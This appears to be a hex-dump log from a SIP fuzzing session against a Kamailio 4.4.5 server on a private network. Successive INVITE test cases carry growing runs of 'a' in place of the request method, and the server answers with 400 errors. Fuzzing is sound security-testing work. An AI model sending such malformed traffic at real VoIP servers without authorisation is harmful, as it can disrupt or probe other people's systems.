00000096  0d 0a 46 72 6f 6d 3a 20 30 20 3c 73 69 70 3a 61  ..From: 0 <sip:a
00000112  6e 61 63 6c 65 74 6f 40 31 39 32 2e 31 36 38 2e  nacleto@192.168.
00000128  31 2e 31 33 36 3e 3b 74 61 67 3d 30 0d 0a 54 6f  1.136>;tag=0..To
00000144  3a 20 52 65 63 65 69 76 65 72 20 3c 73 69 70 3a  : Receiver <sip:
00000160  37 31 30 36 34 40 31 39 32 2e 31 36 38 2e 31 2e  71064@192.168.1.
00000176  31 33 36 3e 0d 0a 43 61 6c 6c 2d 49 44 3a 20 39  136>..Call-ID: 9
00000192  30 31 37 33 35 36 33 36 40 31 39 32 2e 31 36 38  01735636@192.168
00000208  2e 31 2e 31 33 36 0d 0a 43 53 65 71 3a 20 31 20  .1.136..CSeq: 1
00000224  43 41 4e 43 45 4c 0d 0a 43 6f 6e 74 65 6e 74 2d  CANCEL..Content-
00000240  4c 65 6e 67 74 68 3a 20 30 0d 0a 0d 0a           Length: 0....
 Sending ACK
    test-case #0, 247 bytes
00000000  41 43 4b 20 73 69 70 3a 37 31 30 36 34 40 31 39  ACK sip:71064@19
00000016  32 2e 31 36 38 2e 31 2e 31 33 36 20 53 49 50 2f  2.168.1.136 SIP/
00000032  32 2e 30 0d 0a 56 69 61 3a 20 53 49 50 2f 32 2e  2.0..Via: SIP/2.
00000048  30 2f 55 44 50 20 31 39 32 2e 31 36 38 2e 31 2e  0/UDP 192.168.1.
00000064  31 33 36 3a 35 30 36 30 3b 62 72 61 6e 63 68 3d  136:5060;branch=
00000080  7a 39 68 47 34 62 4b 30 30 30 30 30 30 0d 0a 46  z9hG4bK000000..F
00000096  72 6f 6d 3a 20 30 20 3c 73 69 70 3a 61 6e 61 63  rom: 0 <sip:anac
00000112  6c 65 74 6f 40 31 39 32 2e 31 36 38 2e 31 2e 31  leto@192.168.1.1
00000128  33 36 3e 3b 74 61 67 3d 30 0d 0a 54 6f 3a 20 52  36>;tag=0..To: R
00000144  65 63 65 69 76 65 72 20 3c 73 69 70 3a 37 31 30  eceiver <sip:710
00000160  36 34 40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36  64@192.168.1.136
00000176  3e 0d 0a 43 61 6c 6c 2d 49 44 3a 20 39 30 31 37  >..Call-ID: 9017
00000192  33 35 36 33 36 40 31 39 32 2e 31 36 38 2e 31 2e  35636@192.168.1.
00000208  31 33 36 0d 0a 43 53 65 71 3a 20 31 20 41 43 4b  136..CSeq: 1 ACK
00000224  0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68  ..Content-Length
00000240  3a 20 30 0d 0a 0d 0a                              : 0....
Sending Test-Case #1
    test-case #1, 486 bytes
00000000  20 73 69 70 3a 37 31 30 36 34 40 31 39 32 2e 31   sip:71064@192.1
00000016  36 38 2e 31 2e 31 33 36 20 53 49 50 2f 32 2e 30  68.1.136 SIP/2.0
00000032  0d 0a 56 69 61 3a 20 53 49 50 2f 32 2e 30 2f 55  ..Via: SIP/2.0/U
```

```
00000048  44 50 20 31 39 32 2e 31 36 38 2e 31 2e 31 33 36  DP 192.168.1.136
00000064  3a 35 30 36 30 3b 62 72 61 6e 63 68 3d 7a 39 68  :5060;branch=z9h
00000080  47 34 62 4b 30 30 30 30 31 30 30 30 30 30 31 0d  G4bK00001000001.
00000096  0a 46 72 6f 6d 3a 20 31 20 3c 73 69 70 3a 61 6e  .From: 1 <sip:an
00000112  61 63 6c 65 74 6f 40 31 39 32 2e 31 36 38 2e 31  acleto@192.168.1
00000128  2e 31 33 36 3e 3b 74 61 67 3d 31 0d 0a 54 6f 3a  .136>;tag=1..To:
00000144  20 52 65 63 65 69 76 65 72 20 3c 73 69 70 3a 37   Receiver <sip:7
00000160  31 30 36 34 40 31 39 32 2e 31 36 38 2e 31 2e 31  1064@192.168.1.1
00000176  33 36 3e 0d 0a 43 61 6c 6c 2d 49 44 3a 20 39 30  36>..Call-ID: 90
00000192  31 37 33 35 36 33 37 40 31 39 32 2e 31 36 38 2e  1735637@192.168.
00000208  31 2e 31 33 36 0d 0a 43 53 65 71 3a 20 31 20 49  1.136..CSeq: 1 I
00000224  4e 56 49 54 45 0d 0a 43 6f 6e 74 61 63 74 3a 20  NVITE..Contact:
00000240  31 20 3c 73 69 70 3a 61 6e 61 63 6c 65 74 6f 40  1 <sip:anacleto@
00000256  31 39 32 2e 31 36 38 2e 31 2e 31 33 36 3e 0d 0a  192.168.1.136>..
00000272  45 78 70 69 72 65 73 3a 20 31 32 30 30 0d 0a 4d  Expires: 1200..M
00000288  61 78 2d 46 6f 72 77 61 72 64 73 3a 20 37 30 0d  ax-Forwards: 70.
00000304  0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 61  .Content-Type: a
00000320  70 70 6c 69 63 61 74 69 6f 6e 2f 73 64 70 0d 0a  pplication/sdp..
00000336  43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20  Content-Length:
00000352  31 32 37 0d 0a 0d 0a 76 3d 30 0d 0a 6f 3d 31 20  127....v=0..o=1
00000368  31 20 31 20 49 4e 20 49 50 34 20 31 39 32 2e 31  1 1 IN IP4 192.1
00000384  36 38 2e 31 2e 31 33 36 0d 0a 73 3d 53 65 73 73  68.1.136..s=Sess
00000400  69 6f 6e 20 53 44 50 0d 0a 63 3d 49 4e 20 49 50  ion SDP..c=IN IP
00000416  34 20 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 0d  4 192.168.1.136.
00000432  0a 74 3d 30 20 30 0d 0a 6d 3d 61 75 64 69 6f 20  .t=0 0..m=audio
00000448  39 38 37 36 20 52 54 50 2f 41 56 50 20 30 0d 0a  9876 RTP/AVP 0..
00000464  61 3d 72 74 70 6d 61 70 3a 30 20 50 43 4d 55 2f  a=rtpmap:0 PCMU/
00000480  38 30 30 30 0d 0a                                 8000..
 Sending CANCEL
    test-case #1, 258 bytes
00000000  43 41 4e 43 45 4c 20 73 69 70 3a 37 31 30 36 34  CANCEL sip:71064
00000016  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 20 53  @192.168.1.136 S
00000032  49 50 2f 32 2e 30 0d 0a 56 69 61 3a 20 53 49 50  IP/2.0..Via: SIP
00000048  2f 32 2e 30 2f 55 44 50 20 31 39 32 2e 31 36 38  /2.0/UDP 192.168
00000064  2e 31 2e 31 33 36 3a 35 30 36 30 3b 62 72 61 6e  .1.136:5060;bran
00000080  63 68 3d 7a 39 68 47 34 62 4b 30 30 30 30 31 30  ch=z9hG4bK000010
00000096  30 30 30 30 31 0d 0a 46 72 6f 6d 3a 20 31 20 3c  00001..From: 1 <
00000112  73 69 70 3a 61 6e 61 63 6c 65 74 6f 40 31 39 32  sip:anacleto@192
00000128  2e 31 36 38 2e 31 2e 31 33 36 3e 3b 74 61 67 3d  .168.1.136>;tag=
00000144  31 0d 0a 54 6f 3a 20 52 65 63 65 69 76 65 72 20  1..To: Receiver
00000160  3c 73 69 70 3a 37 31 30 36 34 40 31 39 32 2e 31  <sip:71064@192.1
00000176  36 38 2e 31 2e 31 33 36 3e 0d 0a 43 61 6c 6c 2d  68.1.136>..Call-
00000192  49 44 3a 20 39 30 31 37 33 35 36 33 37 40 31 39  ID: 901735637@19
00000208  32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a 43 53 65  2.168.1.136..CSe
00000224  71 3a 20 31 20 43 41 4e 43 45 4c 0d 0a 43 6f 6e  q: 1 CANCEL..Con
00000240  74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a  tent-Length: 0..
00000256  0d 0a                                            ..
 Sending ACK
    test-case #1, 252 bytes
00000000  41 43 4b 20 73 69 70 3a 37 31 30 36 34 40 31 39  ACK sip:71064@19
00000016  32 2e 31 36 38 2e 31 2e 31 33 36 20 53 49 50 2f  2.168.1.136 SIP/
00000032  32 2e 30 0d 0a 56 69 61 3a 20 53 49 50 2f 32 2e  2.0..Via: SIP/2.
00000048  30 2f 55 44 50 20 31 39 32 2e 31 36 38 2e 31 2e  0/UDP 192.168.1.
00000064  31 33 36 3a 35 30 36 30 3b 62 72 61 6e 63 68 3d  136:5060;branch=
00000080  7a 39 68 47 34 62 4b 30 30 30 30 31 30 30 30 30  z9hG4bK000010000
00000096  30 31 0d 0a 46 72 6f 6d 3a 20 31 20 3c 73 69 70  01..From: 1 <sip
00000112  3a 61 6e 61 63 6c 65 74 6f 40 31 39 32 2e 31 36  :anacleto@192.16
00000128  38 2e 31 2e 31 33 36 3e 3b 74 61 67 3d 31 0d 0a  8.1.136>;tag=1..
00000144  54 6f 3a 20 52 65 63 65 69 76 65 72 20 3c 73 69  To: Receiver <si
00000160  70 3a 37 31 30 36 34 40 31 39 32 2e 31 36 38 2e  p:71064@192.168.
00000176  31 2e 31 33 36 3e 0d 0a 43 61 6c 6c 2d 49 44 3a  1.136>..Call-ID:
00000192  20 39 30 31 37 33 35 36 33 37 40 31 39 32 2e 31   901735637@192.1
00000208  36 38 2e 31 2e 31 33 36 0d 0a 43 53 65 71 3a 20  68.1.136..CSeq:
00000224  31 20 41 43 4b 0d 0a 43 6f 6e 74 65 6e 74 2d 4c  1 ACK..Content-L
00000240  65 6e 67 74 68 3a 20 30 0d 0a 0d 0a              ength: 0....
Sending Test-Case #2
    test-case #2, 495 bytes
00000000  61 61 61 61 61 61 61 61 61 20 73 69 70 3a 37 31  aaaaaaaaa sip:71
00000016  30 36 34 40 31 39 32 2e 31 36 38 2e 31 2e 31 33  064@192.168.1.13
00000032  36 20 53 49 50 2f 32 2e 30 0d 0a 56 69 61 3a 20  6 SIP/2.0..Via:
00000048  53 49 50 2f 32 2e 30 2f 55 44 50 20 31 39 32 2e  SIP/2.0/UDP 192.
00000064  31 36 38 2e 31 2e 31 33 36 3a 35 30 36 30 3b 62  168.1.136:5060;b
00000080  72 61 6e 63 68 3d 7a 39 68 47 34 62 4b 30 30 30  ranch=z9hG4bK000
00000096  30 32 30 30 30 30 30 32 0d 0a 46 72 6f 6d 3a 20  02000002..From:
00000112  32 20 3c 73 69 70 3a 61 6e 61 63 6c 65 74 6f 40  2 <sip:anacleto@
00000128  31 39 32 2e 31 36 38 2e 31 2e 31 33 36 3e 3b 74  192.168.1.136>;t
00000144  61 67 3d 32 0d 0a 54 6f 3a 20 52 65 63 65 69 76  ag=2..To: Receiv
00000160  65 72 20 3c 73 69 70 3a 37 31 30 36 34 40 31 39  er <sip:71064@19
00000176  32 2e 31 36 38 2e 31 2e 31 33 36 3e 0d 0a 43 61  2.168.1.136>..Ca
```

```
00000192  6c 6c 2d 49 44 3a 20 39 30 31 37 33 35 36 33 38  ll-ID: 901735638
00000208  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a  @192.168.1.136..
00000224  43 53 65 71 3a 20 31 20 49 4e 56 49 54 45 0d 0a  CSeq: 1 INVITE..
00000240  43 6f 6e 74 61 63 74 3a 20 32 20 3c 73 69 70 3a  Contact: 2 <sip:
00000256  61 6e 61 63 6c 65 74 6f 40 31 39 32 2e 31 36 38  anacleto@192.168
00000272  2e 31 2e 31 33 36 3e 0d 0a 45 78 70 69 72 65 73  .1.136>..Expires
00000288  3a 20 31 32 30 30 0d 0a 4d 61 78 2d 46 6f 72 77  : 1200..Max-Forw
00000304  61 72 64 73 3a 20 37 30 0d 0a 43 6f 6e 74 65 6e  ards: 70..Conten
00000320  74 2d 54 79 70 65 3a 20 61 70 70 6c 69 63 61 74  t-Type: applicat
00000336  69 6f 6e 2f 73 64 70 0d 0a 43 6f 6e 74 65 6e 74  ion/sdp..Content
00000352  2d 4c 65 6e 67 74 68 3a 20 31 32 37 0d 0a 0d 0a  -Length: 127....
00000368  76 3d 30 0d 0a 6f 3d 32 20 32 20 32 20 49 4e 20  v=0..o=2 2 2 IN
00000384  49 50 34 20 31 39 32 2e 31 36 38 2e 31 2e 31 33  IP4 192.168.1.13
00000400  36 0d 0a 73 3d 53 65 73 73 69 6f 6e 20 53 44 50  6..s=Session SDP
00000416  0d 0a 63 3d 49 4e 20 49 50 34 20 31 39 32 2e 31  ..c=IN IP4 192.1
00000432  36 38 2e 31 2e 31 33 36 0d 0a 74 3d 30 20 30 0d  68.1.136..t=0 0.
00000448  0a 6d 3d 61 75 64 69 6f 20 39 38 37 36 20 52 54  .m=audio 9876 RT
00000464  50 2f 41 56 50 20 30 0d 0a 61 3d 72 74 70 6d 61  P/AVP 0..a=rtpma
00000480  70 3a 30 20 50 43 4d 55 2f 38 30 30 30 0d 0a     p:0 PCMU/8000..
00000000  53 49 50 2f 32 2e 30 20 34 30 30 20 43 53 65 71  SIP/2.0 400 CSeq
00000016  20 6d 65 74 68 6f 64 20 64 6f 65 73 20 6e 6f 74   method does not
00000032  20 6d 61 74 63 68 20 72 65 71 75 65 73 74 20 6d   match request m
00000048  65 74 68 6f 64 0d 0a 56 69 61 3a 20 53 49 50 2f  ethod..Via: SIP/
00000064  32 2e 30 2f 55 44 50 20 31 39 32 2e 31 36 38 2e  2.0/UDP 192.168.
00000080  31 2e 31 33 36 3a 35 30 36 30 3b 62 72 61 6e 63  1.136:5060;branc
00000096  68 3d 7a 39 68 47 34 62 4b 30 30 30 30 32 30 30  h=z9hG4bK0000200
00000112  30 30 30 32 3b 72 65 63 65 69 76 65 64 3d 31 39  0002;received=19
00000128  32 2e 31 36 38 2e 31 2e 31 33 35 0d 0a 46 72 6f  2.168.1.135..Fro
00000144  6d 3a 20 32 20 3c 73 69 70 3a 61 6e 61 63 6c 65  m: 2 <sip:anacle
00000160  74 6f 40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36  to@192.168.1.136
00000176  3e 3b 74 61 67 3d 32 0d 0a 54 6f 3a 20 52 65 63  >;tag=2..To: Rec
00000192  65 69 76 65 72 20 3c 73 69 70 3a 37 31 30 36 34  eiver <sip:71064
00000208  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 3e 3b  @192.168.1.136>;
00000224  74 61 67 3d 30 39 30 61 37 63 37 63 33 66 38 65  tag=090a7c7c3f8e
00000240  37 65 33 37 35 39 65 36 34 39 31 66 38 61 64 36  7e3759e6491f8ad6
00000256  62 66 37 31 2e 30 31 64 63 0d 0a 43 61 6c 6c 2d  bf71.01dc..Call-
00000272  49 44 3a 20 39 30 31 37 33 35 36 33 38 40 31 39  ID: 901735638@19
00000288  32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a 43 53 65  2.168.1.136..CSe
00000304  71 3a 20 31 20 49 4e 56 49 54 45 0d 0a 53 65 72  q: 1 INVITE..Ser
00000320  76 65 72 3a 20 6b 61 6d 61 69 6c 69 6f 20 28 34  ver: kamailio (4
00000336  2e 34 2e 35 20 28 78 38 36 5f 36 34 2f 6c 69 6e  .4.5 (x86_64/lin
00000352  75 78 29 29 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65  ux))..Content-Le
00000368  6e 67 74 68 3a 20 30 0d 0a 0d 0a                 ngth: 0....
   Received Returncode: 400
 Sending CANCEL
    test-case #2, 258 bytes
00000000  43 41 4e 43 45 4c 20 73 69 70 3a 37 31 30 36 34  CANCEL sip:71064
00000016  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 20 53  @192.168.1.136 S
00000032  49 50 2f 32 2e 30 0d 0a 56 69 61 3a 20 53 49 50  IP/2.0..Via: SIP
00000048  2f 32 2e 30 2f 55 44 50 20 31 39 32 2e 31 36 38  /2.0/UDP 192.168
00000064  2e 31 2e 31 33 36 3a 35 30 36 30 3b 62 72 61 6e  .1.136:5060;bran
00000080  63 68 3d 7a 39 68 47 34 62 4b 30 30 30 30 32 30  ch=z9hG4bK000020
00000096  30 30 30 30 32 0d 0a 46 72 6f 6d 3a 20 32 20 3c  00002..From: 2 <
00000112  73 69 70 3a 61 6e 61 63 6c 65 74 6f 40 31 39 32  sip:anacleto@192
00000128  2e 31 36 38 2e 31 2e 31 33 36 3e 3b 74 61 67 3d  .168.1.136>;tag=
00000144  32 0d 0a 54 6f 3a 20 52 65 63 65 69 76 65 72 20  2..To: Receiver
00000160  3c 73 69 70 3a 37 31 30 36 34 40 31 39 32 2e 31  <sip:71064@192.1
00000176  36 38 2e 31 2e 31 33 36 3e 0d 0a 43 61 6c 6c 2d  68.1.136>..Call-
00000192  49 44 3a 20 39 30 31 37 33 35 36 33 38 40 31 39  ID: 901735638@19
00000208  32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a 43 53 65  2.168.1.136..CSe
00000224  71 3a 20 31 20 43 41 4e 43 45 4c 0d 0a 43 6f 6e  q: 1 CANCEL..Con
00000240  74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a  tent-Length: 0..
00000256  0d 0a                                            ..
 Sending ACK
    test-case #2, 252 bytes
00000000  41 43 4b 20 73 69 70 3a 37 31 30 36 34 40 31 39  ACK sip:71064@19
00000016  32 2e 31 36 38 2e 31 2e 31 33 36 20 53 49 50 2f  2.168.1.136 SIP/
00000032  32 2e 30 0d 0a 56 69 61 3a 20 53 49 50 2f 32 2e  2.0..Via: SIP/2.
00000048  30 2f 55 44 50 20 31 39 32 2e 31 36 38 2e 31 2e  0/UDP 192.168.1.
00000064  31 33 36 3a 35 30 36 30 3b 62 72 61 6e 63 68 3d  136:5060;branch=
00000080  7a 39 68 47 34 62 4b 30 30 30 30 32 30 30 30 30  z9hG4bK000020000
00000096  30 32 0d 0a 46 72 6f 6d 3a 20 32 20 3c 73 69 70  02..From: 2 <sip
00000112  3a 61 6e 61 63 6c 65 74 6f 40 31 39 32 2e 31 36  :anacleto@192.16
00000128  38 2e 31 2e 31 33 36 3e 3b 74 61 67 3d 32 0d 0a  8.1.136>;tag=2..
00000144  54 6f 3a 20 52 65 63 65 69 76 65 72 20 3c 73 69  To: Receiver <si
00000160  70 3a 37 31 30 36 34 40 31 39 32 2e 31 36 38 2e  p:71064@192.168.
00000176  31 2e 31 33 36 3e 0d 0a 43 61 6c 6c 2d 49 44 3a  1.136>..Call-ID:
```

```
00000192  20 39 30 31 37 33 35 36 33 38 40 31 39 32 2e 31   901735638@192.1
00000208  36 38 2e 31 2e 31 33 36 0d 0a 43 53 65 71 3a 20  68.1.136..CSeq:
00000224  31 20 41 43 4b 0d 0a 43 6f 6e 74 65 6e 74 2d 4c  1 ACK..Content-L
00000240  65 6e 67 74 68 3a 20 30 0d 0a 0d 0a              ength: 0....
Sending Test-Case #3
    test-case #3, 503 bytes
00000000  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000016  61 20 73 69 70 3a 37 31 30 36 34 40 31 39 32 2e  a sip:71064@192.
00000032  31 36 38 2e 31 2e 31 33 36 20 53 49 50 2f 32 2e  168.1.136 SIP/2.
00000048  30 0d 0a 56 69 61 3a 20 53 49 50 2f 32 2e 30 2f  0..Via: SIP/2.0/
00000064  55 44 50 20 31 39 32 2e 31 36 38 2e 31 2e 31 33  UDP 192.168.1.13
00000080  36 3a 35 30 36 30 3b 62 72 61 6e 63 68 3d 7a 39  6:5060;branch=z9
00000096  68 47 34 62 4b 30 30 30 30 33 30 30 30 30 30 33  hG4bK00003000003
00000112  0d 0a 46 72 6f 6d 3a 20 33 20 3c 73 69 70 3a 61  ..From: 3 <sip:a
00000128  6e 61 63 6c 65 74 6f 40 31 39 32 2e 31 36 38 2e  nacleto@192.168.
00000144  31 2e 31 33 36 3e 3b 74 61 67 3d 33 0d 0a 54 6f  1.136>;tag=3..To
00000160  3a 20 52 65 63 65 69 76 65 72 20 3c 73 69 70 3a  : Receiver <sip:
00000176  37 31 30 36 34 40 31 39 32 2e 31 36 38 2e 31 2e  71064@192.168.1.
00000192  31 33 36 3e 0d 0a 43 61 6c 6c 2d 49 44 3a 20 39  136>..Call-ID: 9
00000208  30 31 37 33 35 36 33 39 40 31 39 32 2e 31 36 38  01735639@192.168
00000224  2e 31 2e 31 33 36 0d 0a 43 53 65 71 3a 20 31 20  .1.136..CSeq: 1
00000240  49 4e 56 49 54 45 0d 0a 43 6f 6e 74 61 63 74 3a  INVITE..Contact:
00000256  20 33 20 3c 73 69 70 3a 61 6e 61 63 6c 65 74 6f   3 <sip:anacleto
00000272  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 3e 0d  @192.168.1.136>.
00000288  0a 45 78 70 69 72 65 73 3a 20 31 32 30 30 0d 0a  .Expires: 1200..
00000304  4d 61 78 2d 46 6f 72 77 61 72 64 73 3a 20 37 30  Max-Forwards: 70
00000320  0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20  ..Content-Type:
00000336  61 70 70 6c 69 63 61 74 69 6f 6e 2f 73 64 70 0d  application/sdp.
00000352  0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a  .Content-Length:
00000368  20 31 32 37 0d 0a 0d 0a 76 3d 30 0d 0a 6f 3d 33   127....v=0..o=3
00000384  20 33 20 33 20 49 4e 20 49 50 34 20 31 39 32 2e   3 3 IN IP4 192.
00000400  31 36 38 2e 31 2e 31 33 36 0d 0a 73 3d 53 65 73  168.1.136..s=Ses
00000416  73 69 6f 6e 20 53 44 50 0d 0a 63 3d 49 4e 20 49  sion SDP..c=IN I
00000432  50 34 20 31 39 32 2e 31 36 38 2e 31 2e 31 33 36  P4 192.168.1.136
00000448  0d 0a 74 3d 30 20 30 0d 0a 6d 3d 61 75 64 69 6f  ..t=0 0..m=audio
00000464  20 39 38 37 36 20 52 54 50 2f 41 56 50 20 30 0d   9876 RTP/AVP 0.
00000480  0a 61 3d 72 74 70 6d 61 70 3a 30 20 50 43 4d 55  .a=rtpmap:0 PCMU
00000496  2f 38 30 30 30 0d 0a                             /8000..
00000000  53 49 50 2f 32 2e 30 20 34 30 30 20 43 53 65 71  SIP/2.0 400 CSeq
00000016  20 6d 65 74 68 6f 64 20 64 6f 65 73 20 6e 6f 74   method does not
00000032  20 6d 61 74 63 68 20 72 65 71 75 65 73 74 20 6d   match request m
00000048  65 74 68 6f 64 0d 0a 56 69 61 3a 20 53 49 50 2f  ethod..Via: SIP/
00000064  32 2e 30 2f 55 44 50 20 31 39 32 2e 31 36 38 2e  2.0/UDP 192.168.
00000080  31 2e 31 33 36 3a 35 30 36 30 3b 62 72 61 6e 63  1.136:5060;branc
00000096  68 3d 7a 39 68 47 34 62 4b 30 30 30 30 33 30 30  h=z9hG4bK0000300
00000112  30 30 30 33 3b 72 65 63 65 69 76 65 64 3d 31 39  0003;received=19
00000128  32 2e 31 36 38 2e 31 2e 31 33 35 0d 0a 46 72 6f  2.168.1.135..Fro
00000144  6d 3a 20 33 20 3c 73 69 70 3a 61 6e 61 63 6c 65  m: 3 <sip:anacle
00000160  74 6f 40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36  to@192.168.1.136
00000176  3e 3b 74 61 67 3d 33 0d 0a 54 6f 3a 20 52 65 63  >;tag=3..To: Rec
00000192  65 69 76 65 72 20 3c 73 69 70 3a 37 31 30 36 34  eiver <sip:71064
00000208  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 3e 3b  @192.168.1.136>;
00000224  74 61 67 3d 30 39 30 61 37 63 37 63 33 66 38 65  tag=090a7c7c3f8e
00000240  37 65 33 37 35 39 65 36 34 39 31 66 38 61 64 36  7e3759e6491f8ad6
00000256  62 66 37 31 2e 63 34 33 34 0d 0a 43 61 6c 6c 2d  bf71.c434..Call-
00000272  49 44 3a 20 39 30 31 37 33 35 36 33 39 40 31 39  ID: 901735639@19
00000288  32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a 43 53 65  2.168.1.136..CSe
00000304  71 3a 20 31 20 49 4e 56 49 54 45 0d 0a 53 65 72  q: 1 INVITE..Ser
00000320  76 65 72 3a 20 6b 61 6d 61 69 6c 69 6f 20 28 34  ver: kamailio (4
00000336  2e 34 2e 35 20 28 78 38 36 5f 36 34 2f 6c 69 6e  .4.5 (x86_64/lin
00000352  75 78 29 29 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65  ux))..Content-Le
00000368  6e 67 74 68 3a 20 30 0d 0a 0d 0a                 ngth: 0....
   Received Returncode: 400
 Sending CANCEL
    test-case #3, 258 bytes
00000000  43 41 4e 43 45 4c 20 73 69 70 3a 37 31 30 36 34  CANCEL sip:71064
00000016  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 20 53  @192.168.1.136 S
00000032  49 50 2f 32 2e 30 0d 0a 56 69 61 3a 20 53 49 50  IP/2.0..Via: SIP
00000048  2f 32 2e 30 2f 55 44 50 20 31 39 32 2e 31 36 38  /2.0/UDP 192.168
00000064  2e 31 2e 31 33 36 3a 35 30 36 30 3b 62 72 61 6e  .1.136:5060;bran
00000080  63 68 3d 7a 39 68 47 34 62 4b 30 30 30 30 33 30  ch=z9hG4bK000030
00000096  30 30 30 30 33 0d 0a 46 72 6f 6d 3a 20 33 20 3c  00003..From: 3 <
00000112  73 69 70 3a 61 6e 61 63 6c 65 74 6f 40 31 39 32  sip:anacleto@192
00000128  2e 31 36 38 2e 31 2e 31 33 36 3e 3b 74 61 67 3d  .168.1.136>;tag=
00000144  33 0d 0a 54 6f 3a 20 52 65 63 65 69 76 65 72 20  3..To: Receiver
00000160  3c 73 69 70 3a 37 31 30 36 34 40 31 39 32 2e 31  <sip:71064@192.1
00000176  36 38 2e 31 2e 31 33 36 3e 0d 0a 43 61 6c 6c 2d  68.1.136>..Call-
00000192  49 44 3a 20 39 30 31 37 33 35 36 33 39 40 31 39  ID: 901735639@19
00000208  32 2e 31 36 38 2e 31 2e 31 33 36 0d 0a 43 53 65  2.168.1.136..CSe
```

```
00000224  71 3a 20 31 20 43 41 4e 43 45 4c 0d 0a 43 6f 6e  q: 1 CANCEL..Con
00000240  74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a  tent-Length: 0..
00000256  0d 0a                                           ..
 Sending ACK
    test-case #3, 252 bytes
00000000  41 43 4b 20 73 69 70 3a 37 31 30 36 34 40 31 39  ACK sip:71064@19
00000016  32 2e 31 36 38 2e 31 2e 31 33 36 20 53 49 50 2f  2.168.1.136 SIP/
00000032  32 2e 30 0d 0a 56 69 61 3a 20 53 49 50 2f 32 2e  2.0..Via: SIP/2.
00000048  30 2f 55 44 50 20 31 39 32 2e 31 36 38 2e 31 2e  0/UDP 192.168.1.
00000064  31 33 36 3a 35 30 36 30 3b 62 72 61 6e 63 68 3d  136:5060;branch=
00000080  7a 39 68 47 34 62 4b 30 30 30 30 33 30 30 30 30  z9hG4bK000030000
00000096  30 33 0d 0a 46 72 6f 6d 3a 20 33 20 3c 73 69 70  03..From: 3 <sip
00000112  3a 61 6e 61 63 6c 65 74 6f 40 31 39 32 2e 31 36  :anacleto@192.16
00000128  38 2e 31 2e 31 33 36 3e 3b 74 61 67 3d 33 0d 0a  8.1.136>;tag=3..
00000144  54 6f 3a 20 52 65 63 65 69 76 65 72 20 3c 73 69  To: Receiver <si
00000160  70 3a 37 31 30 36 34 40 31 39 32 2e 31 36 38 2e  p:71064@192.168.
00000176  31 2e 31 33 36 3e 0d 0a 43 61 6c 6c 2d 49 44 3a  1.136>..Call-ID:
00000192  20 39 30 31 37 33 35 36 33 39 40 31 39 32 2e 31   901735639@192.1
00000208  36 38 2e 31 2e 31 33 36 0d 0a 43 53 65 71 3a 20  68.1.136..CSeq:
00000224  31 20 41 43 4b 0d 0a 43 6f 6e 74 65 6e 74 2d 4c  1 ACK..Content-L
00000240  65 6e 67 74 68 3a 20 30 0d 0a 0d 0a              ength: 0....
Sending Test-Case #4
    test-case #4, 519 bytes
00000000  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000016  61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
00000032  61 20 73 69 70 3a 37 31 30 36 34 40 31 39 32 2e  a sip:71064@192.
00000048  31 36 38 2e 31 2e 31 33 36 20 53 49 50 2f 32 2e  168.1.136 SIP/2.
00000064  30 0d 0a 56 69 61 3a 20 53 49 50 2f 32 2e 30 2f  0..Via: SIP/2.0/
00000080  55 44 50 20 31 39 32 2e 31 36 38 2e 31 2e 31 33  UDP 192.168.1.13
00000096  36 3a 35 30 36 30 3b 62 72 61 6e 63 68 3d 7a 39  6:5060;branch=z9
00000112  68 47 34 62 4b 30 30 30 30 34 30 30 30 30 30 34  hG4bK000040000004
00000128  0d 0a 46 72 6f 6d 3a 20 34 20 3c 73 69 70 3a 61  ..From: 4 <sip:a
00000144  6e 61 63 6c 65 74 6f 40 31 39 32 2e 31 36 38 2e  nacleto@192.168.
00000160  31 2e 31 33 36 3e 3b 74 61 67 3d 34 0d 0a 54 6f  1.136>;tag=4..To
00000176  3a 20 52 65 63 65 69 76 65 72 20 3c 73 69 70 3a  : Receiver <sip:
00000192  37 31 30 36 34 40 31 39 32 2e 31 36 38 2e 31 2e  71064@192.168.1.
00000208  31 33 36 3e 0d 0a 43 61 6c 6c 2d 49 44 3a 20 39  136>..Call-ID: 9
00000224  30 31 37 33 35 36 34 30 40 31 39 32 2e 31 36 38  01735640@192.168
00000240  2e 31 2e 31 33 36 0d 0a 43 53 65 71 3a 20 31 20  .1.136..CSeq: 1
00000256  49 4e 56 49 54 45 0d 0a 43 6f 6e 74 61 63 74 3a  INVITE..Contact:
00000272  20 34 20 3c 73 69 70 3a 61 6e 61 63 6c 65 74 6f   4 <sip:anacleto
00000288  40 31 39 32 2e 31 36 38 2e 31 2e 31 33 36 3e 0d  @192.168.1.136>.
00000304  0a 45 78 70 69 72 65 73 3a 20 31 32 30 30 0d 0a  .Expires: 1200..
00000320  4d 61 78 2d 46 6f 72 77 61 72 64 73 3a 20 37 30  Max-Forwards: 70
